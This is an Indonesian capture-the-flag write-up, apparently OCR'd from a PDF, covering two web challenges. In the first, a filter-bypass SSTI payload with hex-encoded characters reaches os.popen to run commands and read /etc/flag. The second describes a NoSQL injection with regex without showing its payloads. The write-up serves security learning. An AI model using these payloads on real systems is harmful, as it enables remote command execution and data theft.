Flagnya apa mentor?


HEROES
CyberSecurity

0xazr
daffainfo
eryeryery

DAFTAR ISI

Flaskbang Repatching

Diberikan sebuah website seperti gambar di bawah ini :



Kita coba masukan nama “pale”, lalu akan diperoleh url seperti ini
http://104.248.155.97:6555/?Nama=pale

Sepertinya dalam website ini rentan terhadap SSTI, namun saat mencoba menggunakan payload pengecekan seperti {{7*7}} akan muncul seperti ini

Sepertinya terdapat filter yang diterapkan pada website tersebut, kemudian saya mencari referensi untuk menemukan bypass filter tersebut
https://github.com/payloadbox/ssti-payloads

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Payload tersebut saya coba dan hasilnya seperti ini

Selanjutnya kita perlu menemukan lokasi flag dan membaca file flag tersebut sehingga saya memodifikasi payload seperti ini agar bisa lolos dari filter, beberapa char kita ubah dalam hex

spasi = \x20
garis miring (/) = \x2F
asterisk (*) = \x2A

Setelah itu saya mencari flag dengan menggunakan command seperti ini

String biasa :
ls /*
hex :
ls\x20\x2F\x2A

Final payload :
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls\x20\x2F\x2A')|attr('read')()}}

Dan hasilnya akan seperti ini

```
/etc:
alpine-release
apk
bindresvport.blacklist
ca-certificates
ca-certificates.conf
conf.d
crontabs
flag
fstab
group
group-
hostname
hosts
init.d
```

Selanjutnya kita perlu membaca flag


{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat\x20\x2Fetc\x2Fflag')|attr('read')()}}

```
<main class="form-signin w-100 m-auto">
<h2 style="color:white;">Halo gan CHH{p3r1h4l_ap4_y4nG_dil4kuk4n_pr0bset_t3rsebuT}</h2><br>
<h5 style="color:white;"> Welcome to flaskbang app!</h5>
</main>
</body>
</html>
```


Flag : CHH{p3r1h4l_ap4_y4nG_dil4kuk4n_pr0bset_t3rsebuT}

nosey equal well


Diberikan sebuah website denga tampilan sebagai berikut:




Dari judul soal kami berasumsi bahwa vulnerability yang ada pada website adalah NoSQL Injection. Langsung saja kami test :



Ternyata benar vuln terhadap NoSQL Injection. Selanjutnya kami berusaha mencari akun admin di website tersebut dengan bantuan regex :



Ditemukan flag :



Flag: CHH{N0s3eq_wE1L_n0_F1l7er_15_4_8Ad_1D34}